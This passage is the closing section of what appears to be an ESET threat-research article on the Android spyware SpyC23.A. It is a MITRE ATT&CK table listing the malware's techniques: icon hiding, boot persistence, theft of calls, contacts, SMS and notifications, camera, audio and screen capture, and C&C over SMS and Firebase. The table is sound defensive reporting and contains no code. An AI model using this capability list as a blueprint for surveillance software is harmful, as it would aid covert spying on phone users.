	T1476 (https://attack.mitre.org/versions/v7/techniques/T1476/)	Deliver Malicious App via Other Means	SpyC23.A can be downloaded from a malicious alternative app store.
Execution	T1575 (https://attack.mitre.org/versions/v7/techniques/T1575)	Native Code	SpyC23.A uses a native method to retrieve an encrypted string to obtain its C&C.
Persistence	T1402 (https://attack.mitre.org/versions/v7/techniques/T1402/)	Broadcast Receivers	SpyC23.A listens for the BOOT_COMPLETED broadcast, ensuring that the app's functionality will be activated every time the device starts.
Defense Evasion	T1508 (https://attack.mitre.org/versions/v7/techniques/T1508)	Suppress Application Icon	SpyC23.A hides its icon.

Tactic	ID	Name	Description
Discovery	T1418 (https://attack.mitre.org/versions/v7/techniques/T1418)	Application Discovery	SpyC23.A retrieves a list of installed apps.
	T1420 (https://attack.mitre.org/versions/v7/techniques/T1420)	File and Directory Discovery	SpyC23.A retrieves the content of the external storage directory.
	T1426 (https://attack.mitre.org/versions/v7/techniques/T1426/)	System Information Discovery	SpyC23.A retrieves details about the device.
Collection	T1433 (https://attack.mitre.org/versions/v7/techniques/T1433)	Access Call Log	SpyC23.A exfiltrates call log history.
	T1432 (https://attack.mitre.org/versions/v7/techniques/T1432)	Access Contact List	SpyC23.A exfiltrates the victim's contact list.
	T1517 (https://attack.mitre.org/versions/v7/techniques/T1517)	Access Notifications	SpyC23.A exfiltrates messages from messaging and social media apps.
	T1429 (https://attack.mitre.org/versions/v7/techniques/T1429)	Capture Audio	SpyC23.A can record surroundings and calls.
	T1512 (https://attack.mitre.org/versions/v7/techniques/T1512)	Capture Camera	SpyC23.A can take pictures from the front or rear cameras.
	T1412 (https://attack.mitre.org/techniques/T1412)	Capture SMS Messages	SpyC23.A can exfiltrate sent and received SMS messages.
	T1533 (https://attack.mitre.org/versions/v7/techniques/T1533)	Data from Local System	SpyC23.A steals files with particular extensions from external media.
	T1513 (https://attack.mitre.org/versions/v7/techniques/T1513)	Screen Capture	SpyC23.A can take screenshots.
Command and Control	T1438 (https://attack.mitre.org/versions/v7/techniques/T1438)	Alternative Network Mediums	SpyC23.A can use SMS to receive C&C messages.
	T1437 (https://attack.mitre.org/versions/v7/techniques/T1437/)	Standard Application Layer Protocol	SpyC23.A communicates with C&C using HTTPS and Firebase Cloud Messaging (FCM).
	T1544 (https://attack.mitre.org/versions/v7/techniques/T1544)	Remote File Copy	SpyC23.A can download attacker-specified files.
Exfiltration	T1532 (https://attack.mitre.org/versions/v7/techniques/T1532)	Data Encrypted	Extracted data is transmitted in password-protected ZIP files.
Impact	T1447 (https://attack.mitre.org/versions/v7/techniques/T1447)	Delete Device Data	SpyC23.A can delete attacker-specified files from the device.

Lukas Stefanko (https://www.welivesecurity.com/author/lstefanko/)

30 Sep 2020 - 11:30AM

Home (/)

About Us (https://www.welivesecurity.com/about-us/)

Contact Us (https://www.welivesecurity.com/contact-us/)

Sitemap (https://www.welivesecurity.com/sitemap/)

Our Experts (https://www.welivesecurity.com/our-experts/)

ESET (https://eset.com)

Research (https://www.welivesecurity.com/research/)

How To (https://www.welivesecurity.com/category/how-to/)

Categories (https://www.welivesecurity.com/categories/)

RSS Configurator (https://www.welivesecurity.com/rss-configurator/)

News Widget (https://www.welivesecurity.com/news-widget-generator/)

Privacy policy (https://www.welivesecurity.com/privacy/)

Legal Information (https://www.welivesecurity.com/legal-information/)